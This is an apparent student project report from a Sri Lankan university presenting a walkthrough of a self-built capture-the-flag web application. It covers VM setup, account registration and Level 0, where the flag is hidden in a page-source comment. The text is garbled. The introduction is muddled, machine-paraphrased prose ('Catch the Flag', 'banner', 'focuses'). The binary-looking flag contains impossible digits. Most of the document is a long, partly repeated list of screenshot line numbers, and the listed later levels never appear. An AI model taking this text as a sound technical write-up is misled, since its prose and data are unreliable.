



IE3092

Information Security Project

3rd Year 2nd Semester



M@+R|X CTF Walkthrough

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the
Bachelor of Science Special Honors Degree in Information Technology

14 / 12 / 2020

Declaration

We certify that this report does not incorporate without acknowledgement, any material previously submitted for a degree or diploma in any university, and to the best of our knowledge and belief it does not contain any material previously published or written by another person, except where due reference is made in text.

P.M.I.N.Kumara

Table of Contents

1. Introduction	4
2. The way to Setup?	4
3. Walkthrough of the Levels	
Level 0	7
Level 1	11
Level 2	15
Level 3	19
Level 4	22
Level 5	29
Level 6	36

Introduction to CTF


Catch the Flag is an occasion that is generally facilitated at data security meetings, including the different occasions. This occasion comprises of a progression of difficulties that shifts in their level of trouble, and that expect members to practice distinctive ranges of abilities to illuminate. When an individual test is unraveled, a "banner" is given to the player and they present this banner to the CTF worker to acquire focuses. Players can be solitary wolves who endeavor the different difficulties without anyone else, or they can work with others to endeavor to score the most noteworthy number of focuses as a group.

Audience


- Cyber security researchers (industrial)
- Cyber security undergraduates
- People who interested in cyber security

The way to setup?


1. Import the virtual CTF box to any virtualization platform such as VMWare, Virtual Box.
2. Run the imported VM and all the services will be run automatically.
3. Get the ip address of the running VM and paste the address in a browser in order to access to the web app.




4. In the web app, the registration should be done first.




5. Next login in to created account.



6. At the beginning, the score board is at 0.




7. Then login to the web app, the instructions will be shown.




Walkthrough of the levels.

Level 0



- After getting the instructions, the 1st level is level 0. After clicking on level 0 a small hint will be shown.
- Go to the page source and find the flag.



Activities Firefox Web Browser - http://20.195.8.131/levels/level0.php - Mozilla Firefox

30 23:22

Level0 http://20.195.8.131/levels/level0.php + view-source:http://20.195.8.131/levels/level0.php

```
54
55     <br>
56
57 <div class="container">
58
59     <div class="flag">
60         <center><h3>Enter the Flag</h3></center>
61         <br>
62
63     <form name="flag" action="" method="post" onsubmit="return validateForm()">
64
65
66         <center>
67             <div class="row">
68                 <div class="inline-block">
69                     <div class="form-label">
70                         Flag<span class="required error" id="flag-info"></span>
71                     </div>
72                     <input type="text" name="flag" id="flag" placeholder="Enter the flag here...">
73                 </div>
74             </div>
75
76             <div class="row">
77                 <input type="hidden" value="0" name="flagid" id="flagid">
78                 <input type="hidden" value="0" name="levelid" id="levelid">
79                 <input type="hidden" value="5" name="flagpoint" id="flagpoint">
80                 <input type="submit" value="Submit" id="flag-btn" name="flag-btn">
81             </div>
82         </center>
83     </form>
84
85     </div>
86
87
88
89 </section>
90
91 <script>
92     function validateForm() {
93         var valid = true;
94         $("#flag").removeClass("error-field");
95
96         /* 01080110 00110801 01108011 01110801 08011080 01801010 01800110 060110800 011108101 01101110 010800100 001108001 01110101 */
97
98
99         var flag = $("#flag").val();
100
101         $("#flag-info").html("").hide();
102
103         if (flag.trim() == "") {
104             $("#flag-info").html("Required").css("color", "#ee0000").show();
105             $("#flag").addClass("error-field");
106             valid = false;
107         }
108     }
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
269
270
271
272
273
274
275
276
277
278
279
279
280
281
282
283
284
285
286
287
287
288
289
289
290
291
292
293
294
295
296
297
297
298
299
299
300
300
301
302
303
303
304
305
305
306
306
307
307
308
308
309
309
310
310
311
311
312
312
313
313
314
314
315
315
316
316
317
317
318
318
319
319
320
320
321
321
322
322
323
323
324
324
325
325
326
326
327
327
328
328
329
329
330
330
331
331
332
332
333
333
334
334
335
335
336
336
337
337
338
338
339
339
340
340
341
341
342
342
343
343
344
344
345
345
346
346
347
347
348
348
349
349
350
350
351
351
352
352
353
353
354
354
355
355
356
356
357
357
358
358
359
359
360
360
361
361
362
362
363
363
364
364
365
365
366
366
367
367
368
368
369
369
370
370
371
371
372
372
373
373
374
374
375
375
376
376
377
377
378
378
379
379
380
380
381
381
382
382
383
383
384
384
385
385
386
386
387
387
388
388
389
389
390
390
391
391
392
392
393
393
394
394
395
395
396
396
397
397
398
398
399
399
400
400
401
401
402
402
403
403
404
404
405
405
406
406
407
407
408
408
409
409
410
410
411
411
412
412
413
413
414
414
415
415
416
416
417
417
418
418
419
419
420
420
421
421
422
422
423
423
424
424
425
425
426
426
427
427
428
428
429
429
430
430
431
431
432
432
433
433
434
434
435
435
436
436
437
437
438
438
439
439
440
440
441
441
442
442
443
443
444
444
445
445
446
446
447
447
448
448
449
449
450
450
451
451
452
452
453
453
454
454
455
455
456
456
457
457
458
458
459
459
460
460
461
461
462
462
463
463
464
464
465
465
466
466
467
467
468
468
469
469
470
470
471
471
472
472
473
473
474
474
475
475
476
476
477
477
478
478
479
479
480
480
481
481
482
482
483
483
484
484
485
485
486
486
487
487
488
488
489
489
490
490
491
491
492
492
493
493
494
494
495
495
496
496
497
497
498
498
499
499
500
500
501
501
502
502
503
503
504
504
505
505
506
506
507
507
508
508
509
509
510
510
511
511
512
512
513
513
514
514
515
515
516
516
517
517
518
518
519
519
520
520
521
521
522
522
523
523
524
524
525
525
526
526
527
527
528
528
529
529
530
530
531
531
532
532
533
533
534
534
535
535
536
536
537
537
538
538
539
539
540
540
541
541
542
542
543
543
544
544
545
545
546
546
547
547
548
548
549
549
550
550
551
551
552
552
553
553
554
554
555
555
556
556
557
557
558
558
559
559
560
560
561
561
562
562
563
563
564
564
565
565
566
566
567
567
568
568
569
569
570
570
571
571
572
572
573
573
574
574
575
575
576
576
577
577
578
578
579
579
580
580
581
581
582
582
583
583
584
584
585
585
586
586
587
587
588
588
589
589
590
590
591
591
592
592
593
593
594
594
595
595
596
596
597
597
598
598
599
599
600
600
601
601
602
602
603
603
604
604
605
605
606
606
607
607
608
608
609
609
610
610
611
611
612
612
613
613
614
614
615
615
616
616
617
617
618
618
619
619
620
620
621
621
622
622
623
623
624
624
625
625
626
626
627
627
628
628
629
629
630
630
631
631
632
632
633
633
634
634
635
635
636
636
637
637
638
638
639
639
640
640
641
641
642
642
643
643
644
644
645
645
646
646
647
647
648
648
649
649
650
650
651
651
652
652
653
653
654
654
655
655
656
656
657
657
658
658
659
659
660
660
661
661
662
662
663
663
664
664
665
665
666
666
667
667
668
668
669
669
670
670
671
671
672
672
673
673
674
674
675
675
676
676
677
677
678
678
679
679
680
680
681
681
682
682
683
683
684
684
685
685
686
686
687
687
688
688
689
689
690
690
691
691
692
692
693
693
694
694
695
695
696
696
697
697
698
698
699
699
700
700
701
701
702
702
703
703
704
704
705
705
706
706
707
707
708
708
709
709
710
710
711
711
712
712
713
713
714
714
715
715
716
716
717
717
718
718
719
719
720
720
721
721
722
722
723
723
724
724
725
725
726
726
727
727
728
728
729
729
730
730
731
731
732
732
733
733
734
734
735
735
736
736
737
737
738
738
739
739
740
740
741
741
742
742
743
743
744
744
745
745
746
746
747
747
748
748
749
749
750
750
751
751
752
752
753
753
754
754
755
755
756
756
757
757
758
758
759
759
760
760
761
761
762
762
763
763
764
764
765
765
766
766
767
767
768
768
769
769
770
770
771
771
772
772
773
773
774
774
775
775
776
776
777
777
778
778
779
779
780
780
781
781
782
782
783
783
784
784
785
785
786
786
787
787
788
788
789
789
790
790
791
791
792
792
793
793
794
794
795
795
796
796
797
797
798
798
799
799
800
800
801
801
802
802
803
803
804
804
805
805
806
806
807
807
808
808
809
809
810
810
811
811
812
812
813
813
814
814
815
815
816
816
817
817
818
818
819
819
820
820
821
821
822
822
823
823
824
824
825
825
826
826
827
827
828
828
829
829
830
830
831
831
832
832
833
833
834
834
835
835
836
836
837
837
838
838
839
839
840
840
841
841
842
842
843
843
844
844
845
845
846
846
847
847
848
848
849
849
850
850
851
851
852
852
853
853
854
854
855
855
856
856
857
857
858
858
859
859
860
860
861
861
862
862
863
863
864
864
865
865
866
866
867
867
868
868
869
869
870
870
871
871
872
872
873
873
874
874
875
875
876
876
877
877
878
878
879
879
880
880
881
881
882
882
883
883
884
884
885
885
886
886
887
887
888
888
889
889
890
890
891
891
892
892
893
893
894
894
895
895
896
896
897
897
898
898
899
899
900
900
901
901
902
902
903
903
904
904
905
905
906
906
907
907
908
908
909
909
910
910
911
911
912
912
913
913
914
914
915
915
916
916
917
917
918
918
919
919
920
920
921
921
922
922
923
923
924
924
925
925
926
926
927
927
928
928
929
929
930
930
931
931
932
932
933
933
934
934
935
935
936
936
937
937
938
938
939
939
940
940
941
941
942
942
943
943
944
944
945
945
946
946
947
947
948
948
949
949
950
950
951
951
952
952
953
953
954
954
955
955
956
956
957
957
958
958
959
959
960
960
961
961
962
962
963
963
964
964
965
965
966
966
967
967
968
968
969
969
970
970
971
971
972
972
973
973
974
974
975
975
976
976
977
977
978
978
979
979
980
980
981
981
982
982
983
983
984
984
985
985
986
986
987
987
988
988
989
989
990
990
991
991
992
992
993
993
994
994
995
995
996
996
997
997
998
998
999
999
1000
1000
1001
1001
1002
1002
1003
1003
1004
1004
1005
1005
1006
1006
1007
1007
1008
1008
1009
1009
1010
1010
1011
1011
1012
1012
1013
1013
1014
1014
1015
1015
1016
1016
1017
1017
1018
1018
1019
1019
1020
1020
1021
1021
1022
1022
1023
1023
1024
1024
1025
1025
1026
1026
1027
1027
1028
1028
1029
1029
1030
1030
1031
1031
1032
1032
1033
1033
1034
1034
1035
1035
1036
1036
1037
1037
1038
1038
1039
1039
1040
1040
1041
1041
1042
1042
1043
1043
1044
1044
1045
1045
1046
1046
1047
1047
1048
1048
1049
1049
1050
1050
1051
1051
1052
1052
1053
1053
1054
1054
1055
1055
1056
1056
1057
1057
1058
1058
1059
1059
1060
1060
1061
1061
1062
1062
1063
1063
1064
1064
1065
1065
1066
1066
1067
1067
1068
1068
1069
1069
1070
1070
1071
1071
1072
1072
1073
1073
1074
1074
1075
1075
1076
1076
1077
1077
1078
1078
1079
1079
1080
1080
1081
1081
1082
1082
1083
1083
1084
1084
1085
1085
1086
1086
1087
1087
1088
1088
1089
1089
1090
1090
1091
1091
1092
1092
1093
1093
1094
1094
1095
1095
1096
1096
1097
1097
1098
1098
1099
1099
1100
1100
1101
1101
1102
1102
1103
1103
1104
1104
1105
1105
1106
1106
1107
1107
1108
1108
1109
1109
1110
1110
1111
1111
1112
1112
1113
1113
1114
1114
1115
1115
1116
1116
1117
1117
1118
1118
1119
1119
1120
1120
1121
1121
1122
1122
1123
1123
1124
1124
1125
1125
1126
1126
1127
1127
1128
1128
1129
1129
1130
1130
1131
1131
1132
1132
1133
1133
1134
1134
1135
1135
1136
1136
1137
1137
1138
1138
1139
1139
1140
1140
1141
1141
1142
1142
1143
1143
1144
1144
1145
1145
1146
1146
1147
1147
1148
1148
1149
1149
1150
1150
1151
1151
1152
1152
1153
1153
1154
1154
1155
1155
1156
1156
1157
1157
1158
1158
1159
1159
1160
1160
1161
1161
1162
1162
1163
1163
1164
1164
1165
1165
1166
1166
1167
1167
1168
1168
1169
1169
1170
1170
1171
1171
1172
1172
1173
1173
1174
1174
1175
1175
1176
1176
1177
1177
1178
1178
1179
1179
1180
1180
1181
1181
1182
1182
1183
1183
1184
1184
1185
1185
1186
1186
1187
1187
1188
1188
1189
1189
1190
1190
1191
1191
1192
1192
1193
1193
1194
1194
1195
1195
1196
1196
1197
1197
1198
1198
1199
1199
1200
1200
1201
1201
1202
1202
1203
1203
1204
1204
1205
1205
1206
1206
1207
1207
1208
1208
1209
1209
1210
1210
1211
1211
1212
1212
1213
1213
1214
1214
1215
1215
1216
1216
1217
1217
1218
1218
1219
1219
1220
1220
1221
1221
1222
1222
1223
1223
1224
1224
1225
1225
1226
1226
1227
1227
1228
1228
1229
1229
1230
1230
1231
1231
1232
1232
1233
1233
1234
1234
1235
1235
1236
1236
1237
1237
1238
1238
1239
1239
1240
1240
1241
1241
1242
1242
1243
1243
1244
1244
1245
1245
1246
1246
1247
1247
1248
1248
1249
1249
1250
1250
1251
1251
1252
1252
1253
1253
1254
1254
1255
1255
1256
1256
1257
1257
1258
1258
1259
1259
1260
1260
1261
1261
1262
1262
1263
1263
1264
1264
1265
1265
1266
1266
1267
1267
1268
1268
1269
1269
1270
1270
1271
1271
1272
1272
1273
1273
1274
1274
1275
1275
1276
1276
1277
1277
1278
1278
1279
1279
1280
1280
1281
1281
1282
